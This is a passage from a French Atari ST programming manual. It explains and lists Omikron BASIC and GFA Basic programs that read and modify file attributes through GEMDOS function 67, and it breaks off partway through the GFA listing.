   0080   16 A0 28 6D 00 6C 00 68 70 01 2D 40 80 00 70 01 ßá+m l hp☼-@Ç p☼
   0090   4E AD 15 1C 46 80 4A 80 67 00 00 38 4E AD 14 A0 N¡§ÇFÇJÇg  8N¡¶á
   00A0   70 01 4E AD 14 68 70 01 4E AD 14 94 24 6E 80 1C p☼N¡¶`p☼N¡¶ö$nÇ♪
   00B0   24 2E 80 00 D4 82 D5 C2 D4 82 D5 E2 4E AD 14 50 $.Ç ⌠é⌠*⌠é⌠*N¡¶P
   00C0   4E AD 14 98 28 6D 00 6C 00 68 52 AE 80 00 60 00 N¡¶ÿ+m l hR«Ç `
   00D0   FF BE 20 2E 80 00 53 80 2D 40 80 0C 70 01 4E AD ¯⌐ .Ç SÇ-@Ç♀p☼N¡
   00E0   14 A8 70 01 2D 40 80 08 4E 89 00 00 02 A6 70 19 ¶¿p☼-@Ç/N¯  ☼ap§
   00F0   2D 40 80 08 70 00 30 2E 80 1A 4A 80 66 00 00 1E -@Ç/p 0.ÇaJÇf  ↘

            F1=Page suivante,        F2=Page précédente
            F3=Edition,              F4=Fin
```

Le fichier .PRG est ouvert en mode DIRECT :

26 OPEN "r", 1, Z$, 1

Afin d'accéder au niveau caractère, le champ utilisé dans le fichier a pour dimension 1 :

27 FIELD 1,1 AS A$

Le nom est stocké à la bonne adresse à l'aide d'une boucle **FOR NEXT** et le fichier est refermé :

```
28  FOR I%L=1 TO 30
29      A$= MID$(N$, I%L,1)
30      PUT 1,12315+I%L
31  NEXT I%L
32  CLOSE 1
```

Le fichier ASCII est maintenant autolistable.

# 9/2.19

# Lecture et modification des attributs d'un fichier

Voici deux programmes qui permettent de lire et de modifier les attributs d'un fichier. Le premier est écrit en Basic OMIKRON. Il a l'avantage d'être simple et de bien montrer l'utilisation de la fonction GEMDOS FATTRIB.

Le second est écrit en GFA Basic. Il est bien plus attrayant que le premier de par sa forme graphique. Ceux d'entre vous qui possèdent un compilateur GFA gagneront à le rendre exécutable pour permettre son accès sous TOS.

## RAPPELS

Les fichiers Atari possèdent toujours un atttribut qui les caractérise. Cet attribut est codé sur 6 bits :

| Bit | Fonction |
|---|---|
| 0 | Fichier en lecture seulement |
| 1 | Fichier caché |
| 2 | Fichier système |
| 3 | Volume |
| 4 | Dossier |
| 5 | Archivage |

Reportez-vous à la Partie 3 page 27 pour avoir plus de détails.

L'accès à l'attribut d'un fichier se fait par l'intermédiaire de la fonction FATTRIB du GEMDOS. En Basic OMIKRON comme en GFA Basic, les fonctions du GEMDOS sont accédées par l'instruction GEMDOS. Le format de cette fonction est le suivant :

– En Basic OMIKRON

**GEMDOS ([<retour>], <fonction>, <nom>, <l/e>, <attr>)**

où **<retour>** et la valeur de l'attribut ou un code d'erreur renvoyé par la fonction ;

**<fonction>** est le numéro de la fonction GEMDOS (67 dans notre cas) ;

**<nom>** est une adresse qui pointe sur le nom du fichier dont on désire connaître ou visualiser les attributs ;

**<l/e>** est une variable entière qui vaut :

– 0 pour lire les attributs du fichier ;
– 1 pour modifier les attributs du fichier ;

**<attr>** est l'attribut du fichier lorsque **<l/e>** vaut 1.

– En GFA Basic

**<retour>=GEMDOS(<fonction>, <nom>, <l/e>)**

ou **~GEMDOS (<fonction>, <nom>, <l/e>, <attr>)**

Les paramètres ont la même signification que ceux de même nom de l'instruction OMIKRON.

### COMMENT UTILISER LE PROGRAMME ATR.BAS EN BASIC OMIKRON

Chargez le programme ATR.BAS dans l'éditeur de l'OMIKRON et exécutez-le.

Entrez le nom complet du fichier dont vous voulez visualiser ou modifier les attributs. Par exemple :

**Entrez le nom du fichier d: \proto\latrim.doc**

Entrez ensuite « **1** » si vous voulez visualiser les attributs du fichier, et « **2** » si vous voulez les modifier.

Dans le premier cas, le programme affiche les attributs du fichier sous la forme suivante :

– **d:\proto\latrim.doc** est un fichier classique (attribut 0) si l'attribut du fichier vaut 0 ;
– l'attribut de **d:\proto\latrim.doc** est suivi de l'attribut si ce dernier est non nul.




Les bits 0 à 5 de l'attribut sont commentés en clair :

**Protégé contre l'écriture**
**Caché**
**Système**
**Nom de disquette**
**Dossier**
**Archivage**

Si vous désirez modifier l'attribut du fichier, le programme vous fait préciser (en clair) la valeur de chaque bit.

## Le programme ATR. BAS en détail

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Le programme ATR est constitué d'une boucle principale de type REPEAT UNTIL qui prend fin lorsque le nom du fichier entré par l'utilisateur est une chaîne vide :

```
5 REPEAT
...
65 UNTIL Nom$=""
```

Le nom du fichier dont on désire connaître ou modifier l'attribut est lu et stocké dans la variable Nom$ :

```
7   INPUT "Entrez le nom du fichier "; Nom$
```

L'instruction MEMORY affecte à la variable entière Nom%L l'adresse de la variable Nom$. Cette adresse sera utilisée par la suite par la fonction GEMDOS FATTRIB :

```
9   Nom%L = MEMORY (Nom$)
```

La lecture des attributs du fichier se fait avec l'instruction suivante :

```
18 GEMDOS (E%L, 67, L Nom%L, 0, L A%L)
```

Un code d'erreur peut éventuellement être renvoyé dans la variable E%L. Dans ce cas, le message « Erreur » est affiché sur l'écran :

```
19 IF (E%L=-33) OR (E%L=-34) THEN
20 PRINT
21 PRINT "Erreur"
```

Lorsqu'une erreur est détectée, cela correspond la plupart du temps à une mauvaise orthographe du nom du fichier.

Si aucune erreur n'a été détectée, un message est affiché en fonction de la valeur de l'attribut (lignes 22 à 40).

La modification des attributs d'un fichier se fait également avec la fonction GEMDOS FATTRIB. Une série d'instructions INPUT (lignes 50 à 55) permet à l'utilisateur de définir l'attribut :

```
50 INPUT "Protégé contre l'écriture (O/N) : ";B0$
...
55 INPUT "Archivage (O/N) : ";B5$
```

Les réponses entrées sont converties en une valeur numérique lignes 56 à 61 :

```
56 IF (UPPER$(B0$) = "O") THEN Valeur%L=Valeur%L+1
...
61 IF UPPER$ (B5$) = "O" THEN Valeur%L=Valeur%L+32
```

L'attribut est finalement affecté au fichier ligne 62 :

```
62 GEMDOS (, 67, L Nom%L, 1, Valeur%L)
```

Le listing du programme ATR.BAS est le suivant :

```
0 '-------------------------------------------------
1 ' Lecture et modification des attributs d'un fichier
2 '-------------------------------------------------
3 '
4 CLS
5 REPEAT
6   PRINT
7   INPUT "Entrez le nom du fichier ";Nom$
8   IF (Nom$<>"") THEN
9     Nom%L= MEMORY(Nom$)
10     PRINT "Entrez 1) pour visualiser les attributs du
fichier ";
11     INPUT "et 2 pour les modifier : ";Operation%L
12     IF Operation%L=1 THEN
13       '
14       ' - - - - - - - - - - - - - - - - - - - -
15       ' Lecture des attributs du fichier
16       ' - - - - - - - - - - - - - - - - - - - -
17       '
18       GEMDOS (E%L,67,L Nom%L,0,L A%L)
19       IF (E%L=-33) OR (E%L=-34) THEN
20         PRINT
21         PRINT "Erreur"
22       ELSE
23         IF (E%L=0) THEN
24           PRINT
25           PRINT Nom$;" est un fichier classique (attribut
0)."
26         ELSE
27           PRINT
28           PRINT "L'attribut de ";Nom$;" est ";E%L;". Le
fichier est :"
29           '
30           ' - - - - - - - - - - - - - -
31           ' Décodage de l'attribut
32           ' - - - - - - - - - - - - - -
33           '
34           IF ((E%L AND 1)<>0) THEN PRINT "  Protégé contre
l'écriture"
35           IF ((E%L AND 2)<>0) THEN PRINT "  Caché"
36           IF ((E%L AND 4)<>0) THEN PRINT "  Système"
37           IF ((E%L AND 8)<>0) THEN PRINT "  Nom de
disquette"
38           IF ((E%L AND 16)<>0) THEN PRINT "  Dossier"
39           IF ((E%L AND 32)<>0) THEN PRINT "  Archivage"
40         ENDIF
41         PRINT
```

(suite)

```
      ENDIF
    ELSE
      Valeur%L=0
      '
      ' - - - - - - - - - - - - - - - -
      ' Initialisation des attributs
      ' - - - - - - - - - - - - - - - -
      '
      INPUT "Protégé contre l'écriture (O/N) : ";B0$
      INPUT "Caché (O/N) : ";B1$
      INPUT "Système (O/N) : ";B2$
      INPUT "Nom de disquette (O/N) : ";B3$
      INPUT "Dossier (O/N) : ";B4$
      INPUT "Archivage (O/N) : ";B5$
      IF ( UPPER$(B0$)="O") THEN Valeur%L=Valeur%L+1
      IF UPPER$(B1$)="O" THEN Valeur%L=Valeur%L+2
      IF UPPER$(B2$)="O" THEN Valeur%L=Valeur%L+4
      IF UPPER$(B3$)="O" THEN Valeur%L=Valeur%L+8
      IF UPPER$(B4$)="O" THEN Valeur%L=Valeur%L+16
      IF UPPER$(B5$)="O" THEN Valeur%L=Valeur%L+32
      GEMDOS (,67,L Nom%L,1,Valeur%L)
    ENDIF
  ENDIF
UNTIL Nom$=""
```

### Comment utiliser le programme ATR.GFA en GFA Basic

Chargez le programme ATR.GFA dans l'éditeur du GFA Basic et exécutez-le.

Une boîte de dialogue est affichée sur l'écran. Elle est composée de cinq champs :

- **disque** : nom du disque à sonder (A à F) ;
- **répertoire** : nom du répertoire à sonder ;
- **fichier** : nom du fichier à examiner/modifier ;
- **enregistre** : enregistrement des attributs ;
- **RO** à **Arc** : attributs du fichier.

La première action à effectuer après l'activation du programme consiste à sélectionner le disque à sonder. Pour cela, cliquez sur une des cases **A** à **F** en haut de la boîte de dialogue.

La case sur laquelle vous avez cliqué se détoure en gras, et le disque correspondant est accédé en lecture.

Le répertoire racine de ce disque apparaît dans le champ suivant. Utilisez les touches flèches **Up** et **Down** pour afficher le répertoire où se trouve le fichier dont vous voulez connaître ou modifier les attributs.

Appuyez sur la touche **Return** lorsque le répertoire est affiché. Le disque est à nouveau accédé en lecture.

Quelques instants après, le premier fichier du répertoire apparaît dans le champ des fichiers. Utilisez à nouveau les touches **Up** et **Down** pour afficher le fichier qui vous intéresse, et appuyez sur la touche **Return**.


Les six boutons en bas de la boîte de dialogue correspondent aux attributs de ce fichier. Si vous le désirez, vous pouvez modifier un ou plusieurs attributs à l'aide de la souris, en utilisant le bouton gauche. Appuyez alors sur le bouton « **Enregistre** » pour sauvegarder les modifications.

Si vous désirez visualiser ou modifier les attributs d'un autre fichier dans la même unité de disque, appuyez sur le bouton « **Enregistre** », même si vous n'avez effectué aucune modification dans les attributs du fichier courant.

Si, par contre, vous désirez quitter le programme, appuyez sur le bouton droit de la souris.


*Exemple :*

L'exemple ci-dessous montre les attributs du fichier **CLICHER.ACC** qui se trouve dans le répertoire racine de l'unité **A** :



## Le programme ATR.GFA en détail

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Le programme débute par le dimensionnement des tableaux de travail :

– t$ contient la liste des répertoires d'un disque (50 entrées) ;
– fcm$ contient la liste des fichiers du sous-répertoire sélectionné (100 entrées).

Les lignes suivantes affichent la boîte de dialogue sur l'écran. Les variables **min** et **max** contiennent les ordonnées inférieure et supérieure de la boîte de dialogue :

```
min = 80
max = 320
```

Ces coordonnées sont adaptées à un affichage haute résolution (écran monochrome). Dans ce contexte, l'écran comporte 400 pixels verticalement. Modifiez ces valeurs si le programme doit être exécuté sur un écran couleur (en moyenne ou en basse résolution). L'écran ne comporte alors plus que 200 pixels verticalement.

Les divers cadres de la boîte de dialogue sont tracés à l'aide d'instructions **BOX**. Les informations alphanumériques sont affichées à des positions graphiques à l'aide d'instructions **TEXT**.

Remarquez la technique d'affichage des noms des attributs :

```
FOR i=1 TO 6
 BOX 230+10.525*i+(i-1)*21.05,
 min+5.5*h, 230+10.525*i+i*21.05, min+6.5*h
 READ a$, b$, c$
 TEXT 238+10.525*i+(i-1)*21.05, min+7*h, a$
 TEXT 238+10.525*i+(i-1)*21.05, min+7.5*h, b$
 TEXT 238+10.525*i+(i-1)*21.05, min+8*h, c$
NEXT i
DATA R, O, , H, e, a, S, y, s, V, o, l, R, e, p, A, r, c
```

Les attributs sont stockés dans une ligne de DATA, ligne par ligne. Ces données sont lues et affichées à l'intérieur d'une boucle **FOR NEXT**, ce qui économise de nombreuses lignes.

Le programme se poursuit par la boucle de saisie principale. La variable « **niveau** » comptabilise les informations entrées par l'utilisateur :

– le niveau est 1 à l'activation du programme. La boucle principale est en attente du choix de l'unité de disque ;
– le niveau 2 correspond à la saisie du répertoire. Il est activé par le niveau 1 lorsqu'une unité a été choisie ;
– le niveau 3 est activé par le niveau 2 lorsque le répertoire a été choisi. Il permet de choisir un fichier ;

– le niveau 4 affiche les attributs du fichier sélectionné dans le niveau 3 ;
– le niveau 5 autorise la modification des attributs du fichier et leur mémorisation.

La boucle de saisie principale est du type **REPEAT UNTIL**. Elle se poursuit jusqu'à ce que la touche droite de la souris soit pressée :

```
REPEAT
 ...
UNTIL MOUSEK=2
```

Lorsque la touche gauche de la souris est pressée, ou encore lorsque le niveau est différent de 1 :

```
IF (MOUSEK=1) OR ((niveau>1) AND (niveau<5)) THEN
```

le programme exécute une structure de test **CASE** qui porte sur la variable « **niveau** ».

Au niveau 1, le programme teste la position de la souris lors du clic. Les six possibilités (boutons **A** à F) sont examinées à l'intérieur d'une boucle **FOR NEXT**.

```
FOR i=1 TO 6
 a=230+10.525*i+(i-1)*21.05
 b=min-0.5*h
 c=230+10.525*i+i*21.05
 d=min+0.5*h
 e=MOUSEX
 f=MOUSEY
 IF (e<c) AND (e>a) AND (f<d)) AND (f>b) THEN
    bad=i
 ENDIF
NEXT i
```

La variable **bad** initialisée à -1 avant la boucle a une valeur différente si le curseur se trouvait sur un des boutons lors du clic.

Lorsque l'utilisateur a cliqué en dehors des six boutons, un signal sonore est activé :

```
SOUND 1, 15, 4, 250
SOUND 1, 15, #284, 10
SOUND 1, 0, 0, 0, 0
```

Dans le cas contraire, le bouton pressé est détouré à l'aide d'une instruction **BOX**. Les répertoires de l'unité sélectionnée sont recherchés à l'aide de la procédure **rech_sous_rep**. Ils sont classés par ordre alphabétique à l'aide de la procédure **classe_sous_rep** :



```
rech_sous_rep
classe_sous_rep
```

Le niveau est forcé à la valeur 2, ce qui provoque la saisie du répertoire :

```
niveau=2
```

Lorsque le niveau a pour valeur 2, le programme lit les touches frappées au clavier. La boucle de saisie est du type **REPEAT UNTIL**. Elle prend fin sur l'appui de la touche **Return**, ce qui correspond à la sélection du répertoire affiché :

```
REPEAT
  ...
UNTIL ch=13
```

Les touches frappées sont mémorisées dans la variable **ch$** :

```
ch$=INKEY$
```

Les touches classiques, comme **Return** sont codées sur un octet. Pour les identifier, il suffit de tester leur code ASCII.

```
IF ch$<>"" THEN
  IF LEN(ch$)=1 THEN
      ch=ASC(ch$)
```

Les touches spéciales, comme **Up** et **Down** sont codées sur deux octets. Pour les identifier, il faut utiliser le code clavier renvoyé par la fonction **CVI** :

```
  ELSE
    ch=CVI(ch$)
  ENDIF
```

L'appui sur la touche **Up** provoque l'affichage du répertoire précédent, si ce répertoire existe, c'est-à-dire si celui qui est affiché n'est pas le premier :

```
  IF (ch=72) AND (j%<>1) THEN
     j%=j%-1
     PBOX 240, min+h+1, 420, min+2*h-1
     TEXT 240, min+1.8*h, t$(j%)
  ENDIF
```

L'appui sur la touche **Down** provoque l'affichage du répertoire suivant, si ce répertoire existe, c'est-à-dire si le pointeur de répertoire ne dépasse pas le dernier répertoire identifié dans l'unité :

```
  IF (ch=80) AND (j%<>i%-1) THEN
     j%=j%+1
     PBOX 240, min+h+1, 420, min+2*h-1
```

```
  TEXT 240, min+1.8*h, t$ (j%)
 ENDIF
```

La détection de l'appui sur la touche **Return** provoque la mémorisation du répertoire courant dans la variable **sousrep$** et le passage au niveau supérieur :

```
 sousrep$=t$ (j%)
 niveau=3
```

Lorsque le niveau a pour valeur 3, les fichiers du répertoire courant sont recherchés à l'aide de la procédure **rech_modele**. Des instructions du même type que celles qui viennent d'être analysées permettent de passer au fichier précédent, au fichier suivant ou de mémoriser le fichier affiché. Ce dernier cas provoque le changement de niveau.

Lorsque le niveau a pour valeur 4, la procédure **affiche_attributs** est activée pour décoder et afficher les attributs du fichier courant dans les six derniers boutons de la boîte de dialogue. Le niveau est alors initialisé à la valeur 5.

La dernière valeur possible pour le niveau est 5. Elle permet de modifier les attributs du fichier courant. Pour ce faire, le programme teste si l'utilisateur clique sur un des attributs. La technique utilisée est la même que pour la détection de l'unité de disque (niveau 1). Un clic en dehors des boutons produit l'émission d'un signal d'erreur.

Par contre, l'appui sur un des boutons provoque la bascule de l'attribut : si l'attribut était « **ON** », il passe « **OFF** ». S'il était « **OFF** », il passe « **ON** ». L'état des attributs est visualisé à l'aide de la procédure **affiche_attributs**.

Enfin, lorsque l'utilisateur clique sur le bouton « **Enregistre** », les attributs affichés sont affectés au fichier courant avec une instruction, **GEMDOS (67)** :

```
 a%=GEMDOS (67, L:nom%, 1, ee)
```

et le programme est réexécuté pour permettre l'affichage ou la modification des attributs d'un autre fichier.

Le programme se poursuit par la section des procédures. Les procédures **rech_sous_rep**, **classe_fichiers**, **classe_sous_rep** et **rech_modele** ont déjà été étudiées dans le programme SUPER DIRECTORY. Nous n'y reviendrons pas.

La procédure **affiche_attributs** est responsable de l'affichage de la valeur des attributs du fichier courant dans la boîte de dialogue.



La variable ee contient l'état des attributs du fichier en cours de visualisation/modification. Le test logique des cinq bits de poids faible permet de sélectionner la couleur d'affichage des croix. Par exemple pour le bit de poids 0 :

```
IF (ee AND 1) <> 0 THEN
 DEFTEXT 1
ELSE
 DEFTEXT 0
ENDIF
```

La couleur étant choisie, il suffit d'afficher une croix au bon endroit dans la boîte de dialogue. Par exemple pour le bit de poids 0 :

```
TEXT 247, min+6.2*h, "x"
```

Le listing du programme ETR.GFA est le suivant :

```
' ------------------------------
' Visualisation et modification des
' attributs d'un fichier
' ------------------------------
'
' - - - - - - - - - - - - - - - - - - - - - -
' Dimentionnement des tableaux de travail
' - - - - - - - - - - - - - - - - - - - - - -
'
DIM t$(50)
DIM t2$(50)
DIM fcm$(100)
'
' - - - - - - - - - - - - - - - - - -
' Affichage de la boite de dialogue
' - - - - - - - - - - - - - - - - - -
'
min=80
max=320
h=(max-min)/8
BOX 220,min-h,440,max+h
BOX 222,min-h+2,438,max+h-2
BOX 223,min-h+3,437,max+h-3
'
FOR i=1 TO 6
  BOX 230+10.525*i+(i-1)*21.05,min-
0.5*h,230+10.525*i+i*21.05,min+0.5*h
  TEXT 237+10.525*i+(i-1)*21.05,min+0.2*h,CHR$(i+64)
NEXT i
BOX 230,min+h,430,min+2*h
BOX 230,min+2.5*h,430,min+3.5*h
BOX 280,min+4*h,380,min+5*h
TEXT 290,min+4.65*h,"Enregistre"
FOR i=1 TO 6
  BOX 230+10.525*i+(i-
1)*21.05,min+5.5*h,230+10.525*i+i*21.05,min+6.5*h
  READ a$,b$,c$
  TEXT 238+10.525*i+(i-1)*21.05,min+7*h,a$
  TEXT 238+10.525*i+(i-1)*21.05,min+7.5*h,b$
